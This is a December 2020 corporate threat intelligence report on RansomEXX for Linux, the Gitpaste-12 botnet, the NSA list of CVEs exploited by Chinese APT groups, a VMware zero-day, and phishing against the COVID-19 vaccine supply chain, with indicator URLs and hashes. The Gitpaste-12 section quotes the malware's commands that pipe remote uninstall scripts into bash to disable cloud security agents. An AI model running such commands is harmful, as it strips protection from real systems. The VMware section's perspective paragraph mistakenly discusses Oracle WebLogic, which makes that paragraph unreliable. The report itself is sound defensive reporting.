DXC.technology

Security Threat Intelligence Report

December 2020

In this issue

COVID-19 vaccine manufacturers and supply chain targeted

RansomEXX ransomware targeting Linux systems

Botnet targets Linux servers, Linux IoT devices

NSA top 25 vulnerabilities exploited by Chinese APT groups

VMware zero-day vulnerability exploited in the wild

About this report

Fusing a range of public and proprietary information feeds, including DXC's global network of security operations centers and cyber intelligence services, this report delivers an overview of major incidents, insights into key trends and strategic threat awareness.

This report is a part of **DXC Labs | Security**, which provides insights and thought leadership to the security industry.

Intelligence cutoff date: November 30, 2020

Message from Mark Hughes

Cyber criminals are opportunists, and with COVID-19 vaccines shipping in multiple countries, attackers are targeting manufacturers and their supply chains in an effort to monetize ransomware attacks at the worst possible time and steal intellectual property and patient data. This month's report also documents the expanding attacks against Linux, Windows, and internet of things (IoT) devices. Also, the SolarWinds hack is top of mind for everyone. This is a rapidly evolving situation, and we will share more details next month. For the most up to date information, refer to **CISA guidance**.

Mark Hughes
Senior Vice President
Offerings & Strategic Partners
DXC Technology

Table of contents

Threat Updates

RansomEXX ransomware targeting Linux systems

RansomEXX, the same ransomware family that hit Windows machines at the Texas Department of Transportation (TxDOT) and Konica Minolta, is now targeting Linux systems.

Kaspersky researchers discovered a 64-bit Executable and Linkable Format (ELF) with the same tactics, techniques and procedures (TTPs) used for RansomEXX for Windows, including the same ransom notes and extortion methods.

RansomEXX typically targets large organizations. Each sample of the malware contains a hard-coded name of the victim organization. The encrypted file extension and email address for contacting the extortionists make use of the victim's name.

Sample File Hash:

MD5 AA1DDF0C8312349BE614FF43E80A262F
SHA-191AD089F525984514 1DFB10145271553AA711A2B
SHA-256 CB408D45762A628872FA782109E8FCFC3A5BF456074B007DE21E9331BB3C5849

- The malware/Trojan implements a cryptographic scheme using functions from the open source library mbed TLS.
- When executed, the Trojan generates a 256-bit key and uses the key to encrypt all the files on the target machines.
- The Advanced Encryption Standard (AES) key is encrypted by a public RSA-4096 key embedded in the Trojan's body and appended to each encrypted file.
- Malware launches a thread that regenerates and re-encrypts the AES key every 0.18 seconds.
- The keys change every second.

Note:

The malware does not exhibit:

- C2 communication
- Termination of running processes
- Anti-analysis techniques

Windows vs. Linux build

The malware code organization and the use of specific functions from the mbed tls library indicate both ELF and PE are derived from the same source code. A comparison of the procedures that encrypt the AES key show similarities.

No more hushed tones on criticism of China threat

Outgoing U.S. Director of National Intelligence John Ratcliffe warned that China is the world's greatest threat and that China intends to dominate the United States and the rest of the planet economically, militarily and technologically. Ratcliffe cautioned that most prominent Chinese companies are thinly veiled state enterprises that "rob, replicate and replace" by stealing intellectual property, replicating the technology and then replacing the firms in the global marketplace.

Source: **AP News**



Figure 1. Samples of the code: on the left is the ELF sample (aa1ddf0c8312349be614ff43e80a262f), on the right is the PE sample (fcd21c6fca3b9378961aa1865bee7ecb) used in the TxDOT attack.

Impact

In attempts to increase the impact of a ransomware attack, threat actors are developing malware that targets machines with non-Windows operating systems. Attacks that incorporate Linux systems are essential to achieving this goal.

DXC perspective

Ransomware has proven to be extremely profitable for the multiple criminal syndicates behind these attacks. These syndicates are reinvesting profits to streamline their processes, develop ransomware as a service (RaaS) business models and for research and development. Further development to increase the attack surface should be expected. DXC recommends organizations to review the **Ransomware Guide** published by the U.S. Dept. of Homeland Security's Cybersecurity & Infrastructure Security Agency (CISA) in September 2020.

Sources:
SECURELIST
Malpedia
CISA

Botnet targets Linux servers, Linux IoT devices

Juniper Threat Labs in October identified new botnet malware, Gitpaste-12, that targets Linux servers and Linux IoT devices. The malware used GitHub and Pastebin to house component code and 12 different initial attack vectors until the GitHub repository was shut down on Oct. 30.

This worm has 12 known attack modules and more under development. The worm will attempt to use known exploits to compromise systems and will also attempt to use brute force on passwords, disabling firewall rules; Security-Enhanced Linux, a Linux kernel security module that provides a mechanism for supporting access

New Trickbot malware targets underlying PC firmware

Trickbot has acquired a new power: the ability to modify a computer's Unified Extensible Firmware Interface (UEFI). Researchers have detected Trickbot testing UEFI controls, but say the malware could be modified to infect or completely erase the critical piece of firmware.

Source: **ARS Technica**

control security policies, including mandatory access controls; and AppArmor, a Linux kernel security module that allows the system administrator to restrict programs' capabilities with per-program profiles.

Immediately after compromise, the malware sets up a cron job it downloads from Pastebin. The cron job calls the same script and executes it again each minute, which is possibly how updates to the cron jobs are pushed to the botnet. The main shell script downloads and executes other components of Gitpaste-12. Next, it downloads from GitHub (https://raw.githubusercontent[.]com/cnmnmsl-001/-/master/shadu1) and executes it. The shadu1 script contains comments in Chinese.

Commands below disable cloud security agents:

- curl http://update.aegis.aliyun.com/download/uninstall.sh | bash
- curl http://update.aegis.aliyun.com/download/quartz_uninstall.sh | bash
- /usr/local/qcloud/stargate/admin/uninstall.sh
- /usr/local/qcloud/YunJing/uninst.sh
- /usr/local/qcloud/monitor/barad/admin/uninstall.sh

The malware is believed to target public cloud computing infrastructure provided by Alibaba Cloud and Tencent.

Gitpaste-12 uses 11 vulnerabilities and a telnet brute force tactic to spread. Known vulnerabilities include:

CVE-2017-14135	Webadmin plugin for opendreambox
CVE-2020-24217	HiSilicon based IPTV/H.264/H.265 video encoders
CVE-2017-5638	Apache Struts
CVE-2020-10987	Tenda router
CVE-2014-8361	Miniigd SOAP service in Realtek SDK
CVE-2020-15893	UPnP in d-link routers
CVE-2013-5948	Asus routers
EDB-ID: 48225	Netlink GPON Router
EDB-ID: 40500	AVTECH IP Camera
CVE-2019-10758	Mongo db
CVE-2017-17215	(Huawei router)

Indicators of compromise URLs:

- hxxps://raw.githubusercontent[.]com/cnmnmsl-001/-/master/shadu1
- hxxps://raw.githubusercontent[.]com/cnmnmsl-001/
- hxxps://pastebin[.]com/raw/Tg5FQHhf
- hxxps://github[.]com/cnmnmsl-001/-

Hashes

- Monero Miner
  e67f78c479857ed8c562e576dcc9a8471c5f1ab4c00bb557b1b9c2d9284b8af9
- hide.so
  ed4868ba445469abfa3cfc6c70e8fdd36a4345c21a3f451c7b65d6041fb8492b
- Miner config
  bd5e9fd8215f80ca49c142383ba7dbf7e24aaf895ae25af96bdab89c0bdcc3f1
- Shell script
  5d1705f02cde12c27b85a0104cd76a39994733a75fa6e1e5b014565ad63e7bc3

Impact

This botnet covers many areas, has been spotted in the wild and has multiple attack vectors. It is hosted on legitimate sites, shows persistence and stealth and disables security tools. Remediating vulnerabilities is key to preventing this malware from impacting a network.

DXC perspective

As mentioned in the RansomEXX section above, attacks targeting Linux machines are increasing as threat actors develop tools to compromise this environment. This botnet is most likely used to create a list of compromised machines that threat actors will revisit to launch other malware. It is also highly possible that access to the compromised machines will be sold on the dark web to other threat actors.

Source:
Juniper

Vulnerability Updates

NSA lists top 25 vulnerabilities exploited by Chinese APT groups

A U.S. National Security Agency (NSA) advisory provides Common Vulnerabilities and Exposures (CVEs) known to be recently leveraged, or scanned-for, by Chinese state-sponsored cyber actors to enable successful hacking operations against a multitude of victim networks.

Most of the vulnerabilities can be exploited to gain initial access to victim networks using products that are directly accessible from the internet and act as gateways to internal networks. The majority of the products are either for remote access (T1133) or for external web services (T1190). These exploits for many of these vulnerabilities are publicly available and are employed by multiple threat actors, including China-linked hackers, in attacks in the wild. Most of the vulnerabilities can be exploited to gain initial access to the target networks and affect systems that are directly accessible from the internet, such as firewalls and gateways.

Egregor continues high-profile ransomware attacks

Egregor ransomware, a complex piece of malware that employs obfuscation and strong anti-analysis techniques, has been at the center of high-profile ransomware attacks. Egregor ransomware targets organizations with a ransom demand and uses "name and shame" double extortion technique to maximum effect.

Source: **Recorded Future**

Brazil government leaks health data of 243M people

A recent security breach in the Ministry of Health's COVID-19 notification system exposed the personal data of over 240 million Brazilians, both living and dead. Credentials used in the breach were posted in a section of the website code, enabling attackers to find the password, decrypt it and access the database.

Source: **Security Boulevard**

1. **CVE-2019-11510** – In Pulse Secure VPN, an unauthenticated remote attacker can send a specially crafted Uniform Resource Identifier (URI) to perform an arbitrary file reading vulnerability. This may lead to exposure of keys or passwords.
2. **CVE-2020-5902** – In F5 BIG-IP 8 proxy/load balancer devices, the Traffic Management User Interface – also referred to as the Configuration utility – has a remote code execution vulnerability in undisclosed pages.
3. **CVE-2019-19781** – An issue was discovered in Citrix 9 Application Delivery Controller and Gateway. The vulnerability allows directory traversal, which can lead to remote code execution without credentials.

4-6. CVE-2020-8193, CVE-2020-8195, CVE-2020-8196 – Improper access control and input validation in Citrix ADC and Citrix®Gateway and Citrix SD-WAN WANOP allows unauthenticated access to certain URL endpoints and information disclosure to low-privileged users.

7. **CVE-2019-0708 (aka BlueKeep)** – A remote code execution vulnerability exists within Remote Desktop Services 10 when an unauthenticated attacker connects to the target system using remote desktop protocol (RDP) and sends specially crafted requests.
8. **CVE-2020-15505** – A remote code execution vulnerability in the MobileIron 13 mobile device management software allows remote attackers to execute arbitrary code and take over remote company servers.
9. **CVE-2020-1350 (aka SIGRed)** – A remote code execution vulnerability exists in Windows Domain Name System servers when they fail to properly handle requests.
10. **CVE-2020-1472 (aka Netlogon)** – An elevation of privilege vulnerability exists when an attacker establishes a vulnerable Netlogon secure channel connection to a domain controller using the Netlogon Remote Protocol (MS-NRPC).
11. **CVE-2019-1040** – A tampering vulnerability exists in Microsoft Windows when a man-in-the-middle attacker is able to successfully bypass the NTLM Message Integrity Check protection.
12. **CVE-2018-6789** – Sending a handcrafted message to an Exim mail transfer agent may cause a buffer overflow. This can be used to execute code remotely and take over email servers.
13. **CVE-2020-0688** – A Microsoft Exchange validation key remote code execution vulnerability exists when the software fails to properly handle objects in memory.
14. **CVE-2018-4939** – Certain Adobe ColdFusion versions have an exploitable Deserialization of Untrusted Data vulnerability. Successful exploitation could lead to arbitrary code execution.
15. **CVE-2015-4852** – The WLS Security component in Oracle WebLogic 15 Server allows remote attackers to execute arbitrary commands via a crafted serialized Java object.
16. **CVE-2020-2555** – A vulnerability exists in the Oracle Coherence product of Oracle Fusion Middleware. This easily exploitable vulnerability allows an unauthenticated attacker with network access via T3 to compromise Oracle Coherence systems.

New Microsoft spearphishing attack uses exact domain spoofing

Security researchers recently detected a spearphishing attack that uses an exact domain spoofing tactic to impersonate Microsoft, targeting Office 365 users in financial services, healthcare, insurance, manufacturing, utilities and telecom firms. Attackers' emails used a fraudulent domain, disguising the phishing emails so that they appeared to have originated from "Microsoft Outlook" at the email no-reply@microsoft.com.

Source: **Tripwire**

17. **CVE-2019-3396** – The Widget Connector macro in Atlassian Confluence 7 Server allows remote attackers to achieve path traversal and remote code execution on a Confluence Server or Data Center instance via server-side template injection.
18. **CVE-2019-11580** – Attackers who can send requests to an Atlassian Crowd or Crowd Data Center instance can exploit this vulnerability to install arbitrary plugins, which permit remote code execution.
19. **CVE-2020-10189** – Zoho ManageEngine Desktop Central allows remote code execution because of deserialization of untrusted data.
20. **CVE-2019-18935** – Progress Telerik UI for ASP.NET AJAX contains a .NET deserialization vulnerability. Exploitation can result in remote code execution.
21. **CVE-2020-0601 (aka CurveBall)** – A spoofing vulnerability exists in the way Windows CryptoAPI (Crypt32.dll) validates Elliptic Curve Cryptography certificates. An attacker could exploit the vulnerability by using a spoofed code-signing certificate to sign a malicious executable, making it appear that the file was from a trusted, legitimate source.
22. **CVE-2019-0803** – An elevation of privilege vulnerability exists in Windows when the Win32k component fails to properly handle objects in memory.
23. **CVE-2017-6327** – The Symantec Messaging Gateway can encounter a remote code execution issue.
24. **CVE-2020-3118** – A vulnerability in the Cisco Discovery Protocol implementation for Cisco IOS XR Software could allow an unauthenticated, adjacent attacker to execute arbitrary code or cause a reload an affected device.
25. **CVE-2020-8515** – DrayTek Vigor devices allow remote code execution as root (without authentication) via shell metacharacters.

Impact

The vulnerabilities outlined by the NSA can be exploited to gain network access. Most are products that are internet-facing, and a successful exploit would provide entry to internal systems. The NSA advises that all vulnerabilities on this list be made a priority when patching.

DXC perspective

A successful exploit of one or multiple vulnerabilities will provide attackers with internal network access and in most cases with high-level privileges. A complete compromise of the affected network can be expected. State-sponsored threat actors have been observed attempting to exploit these vulnerabilities in the wild. Visibility to all network assets and prompt **mitigation of these vulnerabilities** is highly recommended.

Sources:
InfraGard - Membership
NSA Alert Distribution

Other news

- U.S. urges think tanks to be on guard for foreign hacking activity – **cyberscoop**
- Why Hackers Love the Pandemic – **Security Boulevard**
- Open Source Does Not Equal Secure – **Security Boulevard**
- Four Out of Five Criminals Prefer HTTPS – **Security Boulevard**

VMware zero-day vulnerability exploited in the wild by Russian APT groups

The NSA advised that a VMware zero-day vulnerability is being exploited in the wild by Russian APT groups. VMware released workaround instructions for CVE-2020-4006 as follows:

- VMware Workspace One Access, Identity Manager, or Identity Manager Connector, VMware Workspace One Access, VMware Identity Manager, VMware Identity Manager Connector Workaround Instructions for **CVE-2020-4006 (81731)**
- VMware Advisory **VMSA-2020-0027**
- **CERT/CC VU724367**
- 12/05/2020 VMware Patch released, HW-128524: **CVE-2020-4006** for Workspace ONE Access, Identity Manager and Connector (81754)
- 12/2020 **CVE-2020-4006 NSA advisory**

The vulnerability affects the following products:

Product	Version	Operating System
VMware Workspace ONE Access	20.10	Linux
VMware Workspace ONE Access	20.01	Linux
VMware Identity Manager	3.3.3	Linux
VMware Identity Manager	3.3.2	Linux
VMware Identity Manager	3.3.1	Linux
VMware Identity Manager Connector	3.3.2, 3.3.1	Linux
VMware Identity Manager Connector	3.3.3, 3.3.2, 3.3.1	Windows
VMware Identity Manager Connector	19.03	Windows
VMware Identity Manager Connector	19.03.0.1	Windows

Impact:

Zero-day vulnerability CVE-2020-4006 has a “high” severity with a Common Vulnerability Scoring System (CVSS) score of 7.2.

VMware reported that a malicious actor with network access to the administrative configurator on port 8443 and a valid password for the configurator admin account can execute commands with unrestricted privileges on the underlying operating system. This account is internal to the impacted products, and a password is set at the time of deployment. A malicious actor must possess this password to attempt to exploit CVE-2020-4006.

VMware added, “Password-based access to the web-based management interface of the device is required to exploit the vulnerability, so using a strong and unique password lowers the risk of exploitation. The risk is lowered further if the web-based management interface is not accessible from Internet.”

Russian group linked to unprecedented SolarWinds hack

U.S. officials are blaming Russian nation-state threat actors on an attack on 18,000 servers used by tech companies, government agencies, think tanks and NGOs. Details were still surfacing in mid-December, but officials believe the 9-month campaign exploited the SolarWinds software build system and pushed a security update loaded with a backdoor through the company's Orion networking system. The hack was uncovered after security company FireEye announced it had been breached. FireEye soon discovered the hack also targeted multiple federal agencies. It is believed that attackers were only able to install a second-stage payload in a few dozen organizations.

Source: **Ars Technica**

DXC perspective

Successful exploitation would allow an unauthenticated attacker to compromise the Oracle WebLogic server over HTTP and take complete control of the host. Level of scanning for vulnerable systems is high. Oracle has recommended immediate patching. Organizations should consider any public-facing server of this type to be compromised.

Sources:
VMware
NSA

Nation State and Geopolitical

COVID-19 vaccine manufacturers and supply chain targeted

Cybersecurity and Infrastructure Security Agency (CISA) issues alert

CISA advises Operation Warp Speed (OWS) organizations and organizations involved in vaccine storage and transport to review the IBM X-Force report: *Attackers Are Targeting the COVID-19 Vaccine Cold Chain*

IBM X-Force has released a report on malicious cyber actors targeting the COVID-19 cold chain — an integral part of delivering and storing a vaccine at safe temperatures.

Threat actors observed phishing and spearphishing emails targeting executives and global organizations involved in vaccine storage and transport to harvest account credentials.

The emails contain a request for quotations for participation in a vaccine program, but contain malicious HTML attachments that open on the user's machine and prompt the user to enter their credentials to view the file.

Attackers sent phishing emails that appear to come from a "Haier Biomedical" executive using a spoofed domain, haierbiomedical.com, which is close to the company's legitimate domain, haiermedical.com.

Haier is a Chinese company and a qualified supplier for the Cold Chain Equipment Optimization Platform (CCEOP) program. The email subject line is "RFQ – UNICEF CCEOP and Vaccine Project."

No threat actor attribution could be established for this campaign.

Targets include the European Commission's Directorate-General for Taxation and Customs Union and organizations in energy, manufacturing, software and internet security in Germany, Italy, South Korea, Czech Republic and Taiwan.

Indicators of compromise for malicious HTML files RFQ – UNICEF CCEOP and Vaccine Project – Copy (#).html

SHA256 Hashes
d32b4793e4d99bb2f9d4961a52aee44bbdba223699075ed40f6a6081e9f1e6b4
ace86e8f5d031968d0c9319081a69fa66ce798e25ec6bbd23720ee570651aa04
7f53eca4a3e083ad28c8d02862bc84c00c3c73a9d8b7082b7995f150713d4c51
e3de643f3acebf1696a2b275f4ab1d0bacb5a8ba466ee8edbaaffaaa44cd2f10
a8c42db5ccddbde5b17ce3545189329a33acfdd4a8b9aff0c7e4294709b60af6
07dbe854a34e61349adcc97dd3e2eb5a9158e02568bae3e2aae3859aeeb5b8a9
7898d4596b6125129698866dbfa1a71d069aee3fd84ecb43343c3bf377a7abe2
7fc47e4fdce42b032b8ad0438cb5c76ed42a36d8c6a3e16d42dd0b69f49f33bd
83f8934fadccbaaa8119cd542382fbb9b97dfd196ef787b746ccaaf11f1d444e
6126052b0b200e04ce83a3fa470efee6ba82882674ebcc46c326b0a6c7fbfab4
75768be2e98b8010256f519a19a2a47d8983686389b2eeab300aca063b229be5
b98984a7bf669518b074ef1c8fc4240e4ad6f4a2ccc80a7940a0b56150809e37
33c44f32de3153d7705371c4a0c8d695a4e4eb22b4c4f2f3bda519631efb09af
a90056d8d0853f54dec3c8738fbcea6185f87aae6102cff2c0e1def49ccde977
68f4e8b58367ae1d0f8c392b43f459b1d942faf979953233a104cd74944b88f4
0ec6a1a0b353c672307220fe69ca4c3be6e516505e1f16b5bb8f3b55adaa0c0e
61e7f48f41414d3c945b7317023ca27e5d3f011b0a2e1635464174 8cc0f9df8e
0ac984f340a2903228b17e28c3a0f4507f5fc780bfe6505f196d2b92feccfab8
9143c2499a1cb2fb4e86ba6f9552f752358d8c8b635376aa619305431a3eec50
49468e2cbaab71a1035f45ef1d4a7cd791e2d5c2bbbfc9d29249d64f40be9aa4
8dc052382d626a2b1fb9181bdc276858386098e1919276c682a0a2b397dab80b
61bae857955c5cabf20119a918a0ebd83cbe9a34ebc6ee628144d225ab0867df
93643badb18f8dccba1eae3d0a44e8a91d4646cb4d1d4b61e234bf7edc58969c
c22ec0725f45221e477c9966a32b8faadd3e320c278043e57252903be89664cc
d5cd18bd27b7525d5e240d5dca555844ec721f8f4be224b91c047b827b7e5529
3e6b7d3055b50c2fd65231d1f757e3f0a6a1dbd803601d2e4223ace4d2bc1198
d32b4793e4d99bb2f9d4961a52aee44bbdba223699075ed40f6a6081e9f1e6b4
28511c50efe2fc02f7a437864e48f8c2983637507c2f8d8773e32ed9a420c895

C2 URLs

hxxps://e-mailer.cf/next[.]php
hxxps://e-mailer.ga/next[.]php
hxxps://nwa-oma2.ml/next[.]php
hxxps://routermanager.ga/next[.]php
hxxps://routermanager.gq/next[.]php
hxxps://routermanager.ml/next[.]php
hxxps://routermanagers.cf/next[.]php
hxxps://routermanagers.ga/next[.]php
hxxps://routermanagers.gq/next[.]php
hxxps://routermanagers.ml/next[.]php

hxxps://serverrouter.cf/next[.]php
hxxps://serverrouter.ga/next[.]php
hxxps://serversrouter.cf/next[.]php
hxxps://serversrouter.gq/next[.]php
hxxps://nwa-oma.ml/next[.]php

Sender email addresses

yongbinxu@haierbiomedical.com

DNS State of Authority (SOA) Addresses

rahim[@]protonmail.com
kilode[@]cock.li.

Additional Related URLs

hxxps://mailerdeamon.cf
hxxps://mailerdeamon.ga
hxxps://mailerdeamon.gq
hxxps://mailerdeamon.ml
hxxps://mailerdeamon.tk
hxxps://routermanager.tk
hxxps://routermanagers.tk
hxxps://serverrouter.tk

DXC perspective

COVID-19 and the upcoming vaccines are in the news every day and on the minds of people around the globe. Any disruptions in vaccine research, manufacturing and logistics could translate into lives lost. Threat actors' motivations for attacking the COVID-19 vaccine supply chain are unclear, but likely to involve two key scenarios: a ransomware attack with a sizable ransom or the demand for vaccine supplies on the black market.

Sources:
IBM X-Force
CISA
BBC

Learn more

Thank you for reading the Security Threat Intelligence Report. Learn more about security trends and insights from **DXC Labs | Security**.

DXC in Security

Recognized as a leader in security services, DXC Technology helps clients prevent potential attack pathways, reduce cyber risk, and improve threat detection and incident response. Our expert advisory services and 24x7 managed security services are backed by 3,000+ experts and a global network of security operations centers.

DXC provides solutions tailored to our clients' diverse security needs, with areas of specialization in Cyber Defense, Digital Identity, Secured Infrastructure and Data Protection. Learn how DXC can help protect your enterprise in the midst of large-scale digital change. Visit **www.dxc.technology/security**.

Stay current on the latest threats at www.dxc.technology/threats.

About DXC Technology

DXC Technology (NYSE: DXC) helps global companies run their mission critical systems and operations while modernizing IT, optimizing data architectures, and ensuring security and scalability across public, private and hybrid clouds. With decades of driving innovation, the world's largest companies trust DXC to deploy our enterprise technology stack to deliver new levels of performance, competitiveness and customer experiences. Learn more about the DXC story and our focus on people, customers and operational execution at **www.dxc.technology**.